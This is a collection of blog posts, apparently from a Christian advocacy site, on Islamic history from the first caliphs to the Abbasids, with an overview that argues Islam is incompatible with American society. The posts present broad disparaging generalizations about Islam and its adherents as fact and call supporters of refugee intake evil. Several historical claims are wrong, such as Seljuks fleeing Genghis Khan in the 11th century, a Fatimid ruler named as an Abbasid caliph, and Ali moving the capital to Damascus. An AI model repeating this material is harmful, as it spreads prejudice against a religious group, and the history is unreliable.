We are called both as individuals and a single people – our Creator's people. A people require both a single set of mutually agreed upon rights, and a shared commitment to the common good. Can ours co-exist with Islam when the rights and common good each recognizes are incompatible? We could take some refugees, if it is done in a way that assimilates them into society. Historically Islamic groups have tended to isolate themselves. Or creating Middle Eastern refugee safe zones, where refugees can be supported and protected. This is a mess created by Islam's tenets and exacerbated by our leadership's incompetence.


By potentially inviting some who seek to destroy us, our government is performing a calculation that some level of lives lost is acceptable as long as the greater good – its end goal – is achieved. This same calculus has been applied to healthcare. To achieve the greater good, we need only care for those deemed more deserving – some lives are more equal than others. This is evil, and those supporting such actions are doing evil. But this is the very ends justify the means notion that underlies all collectivism's forms – including Islam and progressivism. When a society mocks and ridicules good, what is left it? If good people do not run for office or vote, who will be elected and who will vote? If good people do not stand up and act in truth and honesty, how will things change?

Dan Wolf is a Virginia Christian Alliance Advisory Board Member. You can learn more about Dan and read his blog at his website, **http://www.livingrightly.net/**. For more about Islam, read his

contributions **https://vachristian.org/**

The Abbasid Dynasty – Part I, History

DECEMBER 5, 2015
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, CRUSADES, ISLAM



The Abbasid Dynasty lasted from 750 until 1258. It was during this period that many of Islam's structures began to solidify. The Qur'an, hadith, traditions (sunna), and schools of legal jurisprudence (Shri'a) all formed during this time. Governance structures also solidified during this period. These changes had significant impacts on the various peoples conquered by the early caliphs and the Umayyad. Due to the nature and extent of the changes occurring within Islam during this period, there will be three articles concerning this dynasty. This article will focus on the history from this period. The second on the development of religious doctrine, and the third on the conquered peoples within the caliphate (the Dhimmis).

Although this is often thought of as Islam's Golden Age, it should be noted that there was much upheaval and infighting that occurred during this time. The changes occurring during this period are both significant in terms of Islam's development and complex. We will specifically look at the rise and fall of both the Fatamid and Seljuk Turk kingdoms within the caliphate that occurred during this period, and conclude with the crusades and Mongol invasion that ultimately ended Abbasid rule.

This is a good time to remind the reader once again that the intent of this series is not to tell you what to think, but instead to simply present the facts, and provide you with references where you can find more information if you want it. It is also time to reiterate that the subject of these articles is Islam and not Muslims. These articles cover the development of Islam's tenets, and not its people. We are each defined by the choices that we make.

A Shift in Power

The Abbasid overthrew the Umayyad in 750. They moved the capital to Baghdad and the caliphate came under a greater Persian influence. This was not just a political revolution, but a religious one as well. The Abbasid viewed themselves not only as the rulers of the caliphate, but as princes and kings of Islam. They were much more rigorous in applying the principles of Islam, and were much more intolerant of other religions. They set about creating a theocratic state, based upon the Persian model 'in which church and state are conjoined.' For Sunni Islam (which the Abbasid represent),

'the caliph is there to guarantee the carrying out of Islamic obligations, to represent and embody in his person the duties of the Islamic community. "At the head of the Muslims … There must necessarily stand someone who sees to it that their laws are carried out, their statutes maintained, their borders defended, and their armies equipped, who makes sure that their obligatory taxes are collected, that men of violence, thieves, and highwaymen are suppressed, that services are held on Fridays and feast days, that minors (in need of a guardian) can be married, that the spoils of war are justly divided, and that similar legal obligations, which no single member of the community can take care of, are performed."'

This dynasty traced its roots back to one of Mohammad's uncles – Al-Abbas. They went out of their way to show respect for the Umayyad that they replaced. However, they viewed the followers of Muhammad's cousin Ali (the Shi'a) as rivals as they also had a blood line claim to rule within the caliphate. During their rule the Shi'a were persecuted by the Abbasid. In the words of Goldziher, 'Having plucked for themselves the fruit of Shi'a propaganda, the Abbasid had all the more reason to be on their guard against continued subversion by those who would not regard them, any more than the Umayyad, as the rightful successors of the Prophet. They strove therefore to deflect people from the veneration of Ali. Al-Mutawakkil razed the tomb of Husayn. People were not to recall at that sacred place that it was a son of Ali, and not a descendant of Abbas, who had shed his blood for the rights of the Prophet's house … During Abbasid rule, some ended their lives in prison, some on the scaffold, some by secretly administered poison.'

Under the Abbasid, the administration of the empire was delegated to bureaucrats. Viziers created decrees to be signed by the caliph. The Arab army was replaced by hired provincials, including Turkish mercenaries (the Mamluks). Persecution of non-Muslims within the empire increased during this time. In 772 the hands of Jews and Christians were ordered stamped. Monasteries were sacked and burned, and many of the monks were killed. The persecution became so severe that by the ninth century, many Christians fled to Constantinople and other Christian cities outside of the reach of Islam. (See the forthcoming article on the treatment of Dhimmis).

The Fatamid

But the Abbasid rule was not readily accepted by all. From about 909 – 1171 there arose a Fatamid Dynasty within the caliphate. They took their name from one of Muhammad's daughters Fatima, from whom they claimed descent (along with her husband Ali) – providing justification for the Abbasid concern about rivals who would also claim descent from Muhammad. The Fatamid were Shi'a and their rise was in part a response to the Abbasid persecution of their sect. They viewed the Abbasid caliphs as usurpers and dedicated themselves to overthrowing the religious and political order they created. The Fatamid rulers viewed themselves as spiritual leaders (imams). They were initially able to establish a firm base within Yemen. By 909 they were strong enough for their imam to come out of hiding and declare himself al-Mahdi (Divinely Guided One).

They established a base in modern Tunisia and spread through North Africa and into Sicily during the first half of the 10th century. During this time they added the third branch of missions (religion) to the military and political branches of governance. While still keeping up the wars with Europe, and internal divisions with the Berbers, the Fatamid turned eastward and toward the Abbasid. Finally, after several years of unsuccessful campaigns, the Fatamid broke through the Abbasid defenses in 969 and took portions of the Nile valley, Sinai Peninsula, Palestine, and southern Syria. Shortly after the conquest of Egypt they founded the city of Cairo. At their height, they moved as far east as Yemen, the Hijaz on the Arabian Peninsula, and up into Anatolia. They briefly occupied Baghdad in about 1057 when a dissident general in Iraq joined the Fatamid. However, they were driven back by the Seljuq Turks a few years later. The map below shows the extent of their rule at its height.




Figure 1: Fatamid Dynasty

However, their rule collapsed and they were gone a little over a century later. There are several events that all conspired to their demise. These included their religious doctrine being unacceptable to the Sunni majority; the Sunni revival of the 11th and 12th centuries made that rejection a certainty. The occurrence of the Crusades beginning in the 11th century also contributed to their defeat as there was no room for infighting amongst the Muslim sects during that time. Finally, the later years of the Fatamid were marked by infighting amongst Berber, Turkish, Sudanese, and Nubian troops. These were exacerbated by plagues and famines during the final years. The Fatamid reign ended in 1171 when Saladin became the ruler of Egypt and once again established Sunni Islam there.

Seljuk Turks

The Seljuk Turks were driven into southwestern Asia as a result of the Mongols sweeping across Asia. The Seljuk were a warrior race and accepted Sunni Islam when they came in contact with the Abbasid. 'The Islamization of the Turks within the Muslim empire integrated new and unlimited forces. Uncouth and hardy, they had, since the ninth century, supplied contingents of slaves exclusively reserved for the Abbasid caliph's guard and for military service. Thus, quite naturally, the ideology and tactics of *jihad* inflamed the warlike tendencies of the tribes, already roaming the Asiatic borders of the Greek and Armenian lands. They joined its ranks with the enthusiasm of neophytes and their ravages facilitated the Islamization and Turkification of Armenia, the Greek territories of Anatolia and the Balkans. Yet, it is also true that their depredations could not be controlled by the Muslim state and often harmed its economic interests.' The Turks swept westward and eventually took control of the empire, and effectively ran the empire, with the Persians, after about 945. The Seljuk adopted the culture and language of their Persian instructors as they had no Islamic heritage or strong literary heritage of their own. This led to the adoption of the Persian language throughout the area that is now Iran.

As mentioned above, the Seljuk drove the forces allied with the Fatamid from Baghdad and were seen as restorers of Sunni unity within Islam. They continued to push westward until they reached the frontier of Egypt. In the east, in 1071 the Seljuk defeated the Byzantine army at Manzikert (in Anatolia) and captured its emperor Romanus IV Diogenes. This opened the way for the Turkish settlement of Anatolia. After settling into Anatolia, they became mercenaries and found employment among rival Byzantine factions that were all vying for the throne in Constantinople. After the start of the Crusades, the Seljuk found themselves hemmed in by the Byzantine on the west and the crusaders on the east. Their practice of dividing provinces among all of a ruler's sons led to internal power struggles and instability. They continued to weaken and by the time of the Mongol invasion, they were unable to defend themselves and disappeared as an autonomous power early in the 13th century.

The Seljuk Empire left a significant imprint on Islam from both a religious and political perspective. They created a series of madrasahs to provide uniform training for both

administrators and religious scholars. Below is a map of the Seljuk Empire at its height (the inset) and the area under its control toward the end of its reign.

Figure 2: Seljuk Empire

Byzantine Response

The advances by the Abbasid put the Byzantines into a defensive posture. However, in response to the persecution of non-Muslims within the caliphate, the Byzantines switched from a defensive posture to an offensive one against the Muslims. Beginning in 960, the Byzantine Emperor Nicephorus Phocas began retaking some territory from the Muslims, reclaiming Crete, Cyprus, Cilicia, and portions of Syria – including Antioch. Muslims were obliged to wage war to reclaim a part of dar al-Islam. Forces were brought from all parts of the Muslim empire, but the efforts were hampered by the split between Shia and Sunni. A ten year treaty was signed in 1001 by Basil II. However, the truce was not long-lived. In 1004 the sixth Abbasid caliph, Abu ʿAli al-Mansur rebelled violently against the faith of his Christian mother and uncles (two of whom were patriarchs). He ordered churches destroyed, crosses burned, and all church properties to be confiscated. It is estimated that over 30,000 churches were destroyed over the next 10 years, including the rebuilt Church of the Sepulcher in Jerusalem. He also implemented decrees intended to humiliate Jews and Christians, such as the wearing of extremely heavy crosses, and idols in the shape of calves for Jews. In 1021, the caliph mysteriously disappeared.

The End of the Abbasid – The Crusades, Mongols, and Mamluks

As noted above, the Seljuk Turks moved west into Persia and Asia Minor in the 11th century, fleeing the advance of the Mongols under Genghis Khan. Beginning in 1070 they took portions of Asia Minor and retook Syria. Jerusalem was sacked, and a sultanate established in Nicaea. The Byzantine Empire had been reduced to an area a little larger than Greece. At this time the emperor Alexius I Comnenus appealed to Rome for help.

The Crusades (1095 – 1250)

During the Middle Ages, the practice of going on pilgrimages to religious shrines housing various artifacts of the saints developed. There were many shrines throughout Europe and the Middle East, but three cities stood out in importance. These were Rome, Santiago de Compostela (Spain), and Jerusalem. To support and protect travelers on their journeys to and from a shrine numerous charitable organizations developed throughout Europe, including hospitals, hospices, and bridge brotherhoods. By the time of the High Middle Ages, every town and most villages came have one or more of these charitable organizations. Military orders developed to provide these same services to areas under Islamic control, and the role of these organizations latter grew to include serving in the negotiation and ransoming of war captives during the crusades.

Pope Urban II called for the First Crusade at the Council of Clermont in 1095. The crusades were a defensive war waged to:

- Stem Muslim aggression, as almost two thirds of what had been the lands of Christendom had at this time been conquered by the early caliphs, Umayyad, and Abbasid.
- End the mistreatment of Christians living in Muslim lands (see the third article in this series on the treatment of Dhimmis).
- End the harassment of Christian pilgrims traveling in the Holy Land.

Some short-lived success was achieved. The first crusade retook parts of Anatolia and Syria from the Seljuk, and Palestine, including Jerusalem, from the Fatamid. There were seven crusades in all, each with varying objectives and degrees of success. However, there was much mistrust between the East and their western European allies, fueled in part by some Greek and Monophysite support being given to the Islamic forces. Also, many of the participants in the later crusades were third and fourth sons of nobles without any wealth or land of their own. They looted and pillaged across both Europe and Arabia in search of wealth to and from the crusades.

The Mongols and Mamluks

At the same time as the crusades were winding down, the Mongols were sweeping into western Asia. In 1253 Hulagu Khan, brother of Kublai Khan, was given the task of conquering what is now Iran, then under control of the Khwarezm – an independent Islamic dynasty that had wrested control of the area from the Seljuk Turks. He set out with an army of about 130,000 and founded the Il-Khanid dynasty in 1256. The Il-Khans reunited the area under the rule of a single political authority. At about this time Hulagu Khan sent an emissary to the European powers offering help against the Muslims. However, after the crusades the Christians were too disorganized to come to any specific agreement.

The Mongols destroyed Baghdad in 1258 and ended the Abbasid dynasty. They next swept through Iraq and Syria and headed toward Egypt. They were defeated by the Mamluks in Palestine in 1260. The Mamluks (derived from the Arabic word for slave) handed the Mongols their first known defeat in open combat, however they were neither Arab nor Egyptian. They were an imported force of Turkish and Circassian slave soldiers brought into Egypt with Saladin a century earlier. The Mamluk generals established their own sultanate upon the death of Al-Malik as-Salih Ayyub in 1249, and ruled Egypt and portions of Syria from about 1250 to 1517. They were Sunni, and this dynasty will be discussed further in conjunction with the Ottomans in a latter article.

As for the Mongols, by the end of the 13th century they lost all contact with the Mongol chieftains and embraced Islam. Their ruler Mahmud Ghazan embraced Sunni Islam, but his brother converted to Shia Islam early in the 14th century. This change gave rise to much internal conflict within the area ruled by the Il-Khans, which was somewhat averted when a subsequent ruler converted back to Sunni Islam. Internal disputes continued and the Il-Khanid dynasty disappeared by the middle of the 14th century.

READ MORE AND SEE PART II

Goldziher, Ignaz, *Introduction to Islamic Theology and Law,* p. 46, Princeton University Press, 1981.

Ibid, pp.182-3.

Ibid, p. 137.

http://simerg.com/literary-readings/great-moments-in-ismaili-history-the-establishment-of-the-fatimid-caliphate/

Ye'or, Bat, *The Decline of Eastern Christianity under Islam,* p. 52, Farleigh-Dickenson University Press, 2006.

http://www.britannica.com/topic/Fatimid-dynasty Wolf, Dan, *Charity and Society,* forthcoming.

Author and speaker, **Dan Wolf**, is gifted at gathering facts about contemporary subjects and sharing information in a manner that is easy to read and understand. Dan will be posting both historical and current information about Islam and Sharia on the VCA website.

Islam – An Overview

NOVEMBER 27, 2015
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM


by Dan Wolf

Islam is not just a religion, but an ideology with a religious component. This ideology is not only contrary to our society's foundations, but is incompatible with it. At its core is the notion that man is not by nature free; he is a slave. Freedom within Islam is the negation of a negative, it is what you have when you are not coerced – as its underlying tenet is submission. In short, man's natural state is one in which he is coerced by those whose control he is under. Islam means 'submission to the will of Allah.' Submission is defined by Islam's documents and doctrines.

(download PDF brochure)

System of Belief

Muhammad died in 632. At his death there was no written Qur'an; in fact Qur'an means reading or recital. When the Qur'an was collected, different codices were compiled and from those different variant verses created. The Medinan codex was selected, and from the 8th to the 10th centuries clerics applied both reason and consensus in determining its contents and meaning, leading to seven variant readings – each with two different transmitters.




Qur'an – Full and final revelation of God to man.

Hadith – A story. Oral tradition later written down as to what Muhammad supposedly did, said, or approved of. Second in authority to the Qur'an.

Sunna – Written traditions about Muhammad's conduct, considered authoritative by Sunni Muslims and the basis for Shari' a.

Sirat – Biographies of Muhammad's life and actions.

Shari' a – The path. Code of Islamic jurisprudence




All Other Models

- The State is the lowest level of existence that matters on the Earth. All exists to support the State. Within Islam, the State is Allah's Earthly representative and its role is to ensure the people's compliance with Islam's tenets.
- Rights come from the State through the laws it enacts. In Islam, this is through Shari' a.
- All are not equal, rather some are more equal than others.
- The Umma is the brotherhood of believers to which all Muslims belong.

    - o Non-Muslim rights are limited.
    - o Muslim women have fewer rights than men.
- Our founding documents are transitory and to be replaced by Allah's law – Shari' a.

US Governance Model



- The individual is the lowest level of existence that matters on the Earth. We have a calling as both individuals and a People – God's People.
- Governance, rights, and law come from our God. Human rights and law are to be consistent with God's.
- Government is elected by the People, and its primary function is to carry out justice.
- We all share a common nature, so by nature all are equal. Period.
- Our founding documents are perpetual and represent the proper relationship between God and man.

Some of its core beliefs

There are five pillars of Islam (belief, worship, almsgiving, fasting, and pilgrimage), and an unofficial sixth pillar of jihad – to be waged either peacefully or through warfare. They are required of all Muslims.

Some underlying tenets include:

- Worship Allah alone
- Daily prayer to Allah
- Difference between believers and non-believers – Christians and Jews are less than Muslims
- Christian doctrine in error
- People of the Book (Jews and Christians) to be offered a chance for conversion
- Fight until only Islam remains
- That which advances Islam is good – expediency above morality
- Islam replaces what was before it

What Can You Do?

This is primarily a spiritual battle that has Earthly implications.

Educate yourself. Our Founders believed education, religion, morality, and virtue to be the cornerstones for any successful society.

- Answering Islam, Norman Geisler & Abdul Saleeb
- Introduction to Islamic Theology and Law, Ignaz Goldziher
- Do You Want To Be Free?, Dan Wolf

Pray. The battle is in the heart. Islam is fatalistic, without hope as your fate is predetermined. You can offer them a better way – hope.

Act. Understand the culture. Interact with members of your own sex. Reach out to your Muslim neighbors in love and charity.

Share your concerns. If you see something that doesn't look right, say something. Reach out to your neighbors and elected officials. It's your community.

In the end it is you who makes the difference.

Websites for more information:

- **Virginia Christian Alliance : About Islam**
- **Living Rightly**
- **The Quranic Arabic Corpus**

The First Caliphs and the Umayyad Dynasty

OCTOBER 22, 2015
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

With this article, we will start to go review the caliphate's history, beginning with the first caliphs that came from Muhammad's followers and the Umayyad dynasty. But before proceeding with that historical review, there is one more area related to Islam and Muhammad that needs to be discussed. In the last article, **Muhammad's Life and Teachings – Part II**, we outlined some of the changes that occurred within Islam's tenets after the migration to Mecca. Many of the verses within the Qur'an not only changed, but the later revelations themselves conflicted with other verses. These changes produced concern among some of Muhammad's followers. We've already mentioned that some of his followers left Islam shortly after the migration from Mecca to Medina (the Hypocrites cited in Surah 63). We've also mentioned the scribe who left Islam after Muhammad allowed him to suggest changes to revelations. This scribe was later ordered to be slain when Muhammad took Mecca.

Along the way we will also look at the development of the Qur'an as it was during this period that it was first collected, written down, and assembled into several codices.

Abrogation

In reply to the concern expressed by his followers concerning the changes and inconsistencies in some of the revelations, Muhammad received the following, 'Such of Our revelations as We abrogate or cause to be forgotten, we bring (in place) one better or the like. Do not you know that

Allah is Able to do all things?' (S 2.106) Variations of this revelation are repeated in S 13.39 and 16.101. One of Islam's beliefs is that the Qur'an is an exact replica of a book containing Allah's eternal word transmitted by the angel Gabriel to Muhammad. Abrogation sets up several inconsistencies within Islam that are difficult to reconcile. We will cover them in more detail later, but for now we will simply mention a couple of them here.

- Islam's claim that the Qur'an is the final revelation to humankind is undercut. If Allah's will changes over time, why would this necessarily stop with Muhammad's death? Indeed we find that other sects later formed within Islam.
- With the changes to the revelations, how does one know that the Qur'an is complete, or that its contents includes the most recent revelations that have not been abrogated as it was not in written form at Muhammad's death?

Islamic tradition accepts that some items are not included within the Qur'an. These include the verses referred to as the Satanic verses. The Shia also assert that many verses were excluded from the Qur'an by the third caliph Uthman. How can the Qur'an be perfectly preserved unless all revelations have been included?

The Qur'an

It is likely that the Qur'an was never intended to be written, and it had not been collected in written form at Muhammad's death. In fact the literal meaning of the word is 'the reading' or 'the recital'. This makes sense in a society where many people could neither read nor write. However, within about a year of Muhammad's death tradition has it that many of his early followers were dead after the battle of Yamamah, and portions of the Qur'an were in danger of being lost.

There are many implications arising from Islam's tenets. Some of these implications will be discussed later in this series, and some can be found in the following articles.

- **Who is Allah?**
- **Of Allah and Man**
- **You Will Know Them By Their Fruit**
- **Sources**: A Brief Comparison of the Qur'an and the Bible
- **US Law and Shari'a**
- **Islam and Form of Governance**
- **Man's Nature and Islam**

The spread of Islam after Muhammad occurred in two waves. The remainder of this article and the next will look at the first wave.

The First Wave

Muhammad left no successor at his death. From Ibn Ishaq's sirat, 'Had it not been for what Umar said when he (Muhammad) died, the Muslims would not have doubted that the apostle had appointed Abu Bakr his successor; but he said when he died, "If I appoint a successor, one better than I did so; and if I leave them (to elect my successor) one better than I did so." So the people knew that the apostle had not appointed a successor and Umar was not suspected of hostility towards Abu Bakr.' Muhammad's followers met to discuss who would take his place even before his burial arrangements had been completed. Some argued that Muhammad's successor should be from his inner circle, and others argued that it should be someone from his blood-line. The first three caliphs came from Muhammad's inner circle, and the fourth was one of his nephews. The basis of the caliph's authority was only temporal – not spiritual. He ruled in the name of Islam and upheld Islamic teaching. Bear in mind at this time there was no written Qur'an, nor were there any official doctrines that had been derived yet by the clerics.

- Abu Bakr (632 – 634): Abu Bakr was the father of Aisha, one of Muhammad's favorite wives. He was chosen by a group of the early converts on the basis of who the Muslims would follow. Khalid ibn-Walid (the Sword of Islam) became general of the army during Bakr's reign. The Wars of Apostasy were undertaken to more permanently cement the Arabs to Islam, and enforce the payment of tribute. Islam expanded into Gaza and Caesarea.

One tradition has it that Umar requested that the Qur'an be collected after the battle of Yamamah in 633, as many of Muhammad's early followers who were capable of reciting the Qur'an had died during this battle. Muhammad's scribe Zayd ibn Thatbit was appointed to collect and assemble all of the verses.

- Umar (634 – 644): Persia and the Eastern Roman Empire had both been greatly weakened by their wars with each other. Umar brought Jerusalem under the control of Islam in 638, and by 641 he had conquered Iraq, Syria, Egypt, and Persia. Rome and Persia had fought each other for almost five hundred years, but Persia was no more within ten years after Muhammad's death. The Arabs were aided by former Persian mercenaries and military slaves that were taken in battle, many of whom had been Monophysite Christians. It is not clear whether they were attracted by the religious aspects of Islam, the cultural ties they shared with the Arab invaders, or merely the attracted by the potential of collecting booty. These converts taught the Islamic leaders new battle tactics and counter-measures. Umar was assassinated by one of his Iraqi slaves in 644.
- Uthman (644 – 656): Uthman consolidated his predecessor's conquests. He was the first caliph to come from higher order Arab society. This put the Quryash back in control. His reign was marked by nepotism. Uthman was assassinated by rebels, marking the first of the rebellions against divine law. It was during Uthman's reign that the Medinan codex was selected as the official writing of the Qur'an. All other codices and the variant readings

based upon them were ordered to be destroyed. There is more on this topic later in this article.

- Ali (656 – 661): Ali was one of Muhammad's nephews. He was disliked by Aisha, one of Muhammad's wives, who conspired with the Governor of Syria to overthrow Ali. The Governor of Syria and Uthman both belonged to the same tribe, the Umayya. Civil war ensued. Ali moved the caliphate's capital from Medina to Damascus. Ten thousand Muslims died at the ensuing Battle of the Camel, which the forces allied with Ali won. He was assassinated by one of his former supporters. This marked the end of rule by those closely associated with Muhammad and led to the formation of the Umayyad dynasty. Ali's death also deepened the rift between those who had supported a successor from Muhammad's inner circle (Sunni) and those who supported a successor from Muhammad's blood-line (Shia).

The Umayyads (661 – 750)

Mu'awiyah, the Governor of Syria, led the opposition against Ali. He made the position of caliph an inherited one. Ali's eldest son (Hasan) briefly opposed Mu'awiyah, but then abandoned his claim. Hasan's brother Husayn went along with the decision as long as Mu'awiyah lived. He refused to recognize his son however, and in 680 he created an anti-caliph state in Iraq. Husayn was defeated and most of his family was killed. This sealed the split between the Sunni and Shia. In 749, the family of the last Umayyad, Marwan, was all killed but one son who fled to Spain.

The Umayyads concerned themselves with acquiring wealth and land. Tradition has it that they had little concern for religious doctrine. They surrounded themselves with palaces, poets, wine, etc. In addition, the armies being maintained required a large revenue stream to support them. Numerous revolts occurred in the later years of the dynasty, the result of internal power struggles. One of the uprisings led to the burning of the Kaaba in Mecca. Shiites, Berbers, and Kharijites all took up arms against the Umayyads, in part because of their second-rate standing in a society where all were supposed to be equal.

Early Development of the Qur'an and Hadith

Within his work *Why I Am Not a Muslim*, Ibn Warraq goes as far to state that, 'there is no such thing as *the* Koran; there never has been a definitive text of this holy book.' However, 'the ruling power itself was not idle. If it wished an opinion to be generally recognized and the opposition of pious circles silenced, it too had to know how to discover a hadith to suit its purpose. They had to do what their opponents did: invent, and have invented, hadiths in their turn. And that is in effect what they did.' These fraudulent hadith were not rejected by society, but rather, 'The pious fraud of the inventors of hadith was treated with universal indulgence as long as their fictions were ethical or devotional.'

Four thousand Jews, Christians, and Samaritans were executed in the area from Gaza up to Cesarea in the campaign of 634. The major towns, such as Jerusalem, were not taken as they closed their gates. Towns were usually protected by walls and able to negotiate a treaty with the Islamic army, they became dhimmis. The rural areas were not so fortunate. The later were devastated with crops being set on fire, and peasants massacred or taken as slaves. In 642 the population of Dvin was annihilated, and the Islamic army returned later in the year carrying off 35,000 captives.

The first caliphs were engrossed in conquest. They negotiated with town civic and religious leaders and left military governors to rule the new territories. Initially, Islam was simply viewed as another Jewish or Christian heresy by those countries and provinces it invaded. There were few copies of the Qur'an, and fewer outside of Arabia who could read it, and jihad did not appear to be any different than the razzias (raids) committed by Arab tribes during earlier centuries. As a result the West never fully understood the change that had taken place with the coming of Islam. A mistake that risk repeating today, because we are failing to study and learn the lessons of history.

